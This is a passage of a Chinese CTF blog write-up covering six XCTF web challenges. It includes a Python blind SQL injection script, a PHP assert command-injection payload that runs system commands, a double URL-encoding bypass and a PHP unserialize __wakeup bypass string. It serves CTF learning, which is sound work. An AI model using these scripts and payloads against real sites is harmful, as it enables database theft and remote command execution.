XCTF攻防世界进阶区writeup(1-5)

原创

GAPPPPP 于 2019-07-04 14:20:31 发布 994 收藏 1

1. isc-06

进入题目后看到url后存在参数id,尝试各种注入方式后均无果，使用bp对id参数进行爆破后得到flag。

2.NewsCenter

对search参数进行bool类型的盲注


```
import requests
s=requests.session()
url="http://111.198.29.45:38153/index.php"
key=''
for i in range(1,40):
    print("正在尝试",i)
    for j in range(37,127):
        #code="-1' or ascii(substr((select table_name from information_schema.tables where table_schema=database
()limit 1,1),"+str(i)+",1))="+str(j)+"#"
        #code="-1' or ascii(substr((select column_name from information_schema.columns where table_name='secret_
table'limit 1,1),"+str(i)+",1))="+str(j)+"#"
        code="-1' or ascii(substr((select fl4g from secret_table limit 0,1),"+str(i)+",1))="+str(j)+"#"
        payload={"search":code}
        c=s.post(url,data=payload)
        if 'Hello' in c.text:
            key=key+chr(j)
            print(key)
            break
```


3.mfw

总感觉在哪里做过...

利用githack获得网站源码，再结合index.php当中的漏洞语句`assert("file_exists('$file')") or die("That file doesn't exist!");`构造`')`提前对`file_exists`函数闭合后实现任意命令执行

payload:`?page=') or system("cat templates/flag.php");%23`得到flag






```
<div class="container" style="margin-top: 50px">...</div>
</body>
</html>
```


4.NaNNaNNaNNaN-Batman

```
<script>_='function $(){e=getEle<0x0f>ById("c").value;length==16<0x05>^be0f23<0x01>233ac<0x01>e98aa$<0x01>c7be9<0x07>){<0x02>t<0x08>fl<0x03>s_a
<0x03>i<0x03>e}<0x06>n<0x08>a<0x03>_h0l<0x03>n<0x06>r<0x08>g{<0x03>e<0x03>_0<0x06>i<0x08>it\'<0x03>_<0x03>n<0x06>s=[t,n,r,i];for(<0x02>o=0;o<13;++o){
<0x0b>[0]);<0x0b>.splice(0,1)}}}     \'<input id="c"><<0x0c> onclick=$()>Ok</<0x0c>>\');delete _<0x01><0x07><0x05><0x02>var
<0x03>","<0x04>docu<0x0f>.<0x05>)<0x0e>match(/<0x06>"];<0x02><0x07>/)!=null<0x08>=[" <0x04>write(<0x0b>s[o%4]<0x0c>button<0x0e>if(e.<0x0f>ment';for(Y in $='
<0x0f><0x0e><0x0c><0x0b> <0x08><0x07><0x06><0x05><0x04><0x03><0x02><0x01>')with(_.split($[Y]))_=join(pop());eval(_)</script>
```

下载附件后得到了一段js文件，修改后缀为html后放入浏览器中执行



依旧是一段乱码，观察其中的结构发现脚本先定义了一个名为`_`的变量，其中是定义的一个函数但具体内容由于乱码的问题还是不由得知，最后使用eval方式进行调用，生成了一个输入框。乱码的问题如何解决呢，查阅了网上的相关writeup得知出现乱码问题的关键就在于语句中的`eval()`函数并不会执行函数而只会执行标签中的内容，如果我们想要看到function函数中的内容，我们就要将`eval`修改为`alert`，让整个`_`中的内容不被执行而仅返回代码。

得到获得flag的关键语句

```
e.length==16
e.match(/^be0f23/)!=null
e.match(/233ac/)!=null
e.match(/e98aa$/)!=null
e.match(/c7be9/)!=null
```

也就是说我们变量e的长度需要是16,开头需要匹配到`be0f23`(^),结尾需要匹配到`e98aa`($),但是我们需要匹配到的四个长度为6的字符串,和长度为16不匹配。
此时我们可以发现四个分组的开头和结尾存在有重合的部分,因此可以构造`e=be0f233ac7be98aa`,刚好符合上述的五个条件。
提交后得到flag

5.PHP2

```
Checking : http://111.198.29.45:49512/index.php [ 200 ]
ecking : http://111.198.29.45:49512/index.phps [ 200 ]
```

先扫描一下后台，得到index.phps

```
$_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin")
```

利用url二次编码进行绕过得到flag
payload:`http://111.198.29.45:49512/index.php?id=a%25%36%34min`

6.unserialize3

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

魔术方法`wake_up`会在类反序列化的时候调用，因此会直接退出进程，当序列化字符串表示对象属性个数的值大于真实个数的属性就会跳过__wakeup的执行，因此采用修改整个属性个数值的方法进行绕过。
先构造一个正常的xctf类的对象:`O:4:"xctf":1:{s:4:"flag";s:3:"111";}`,再修改属性的个数:`O:4:"xctf":2:{s:4:"flag";s:3:"111";}`,最后以get方式传入的到flag。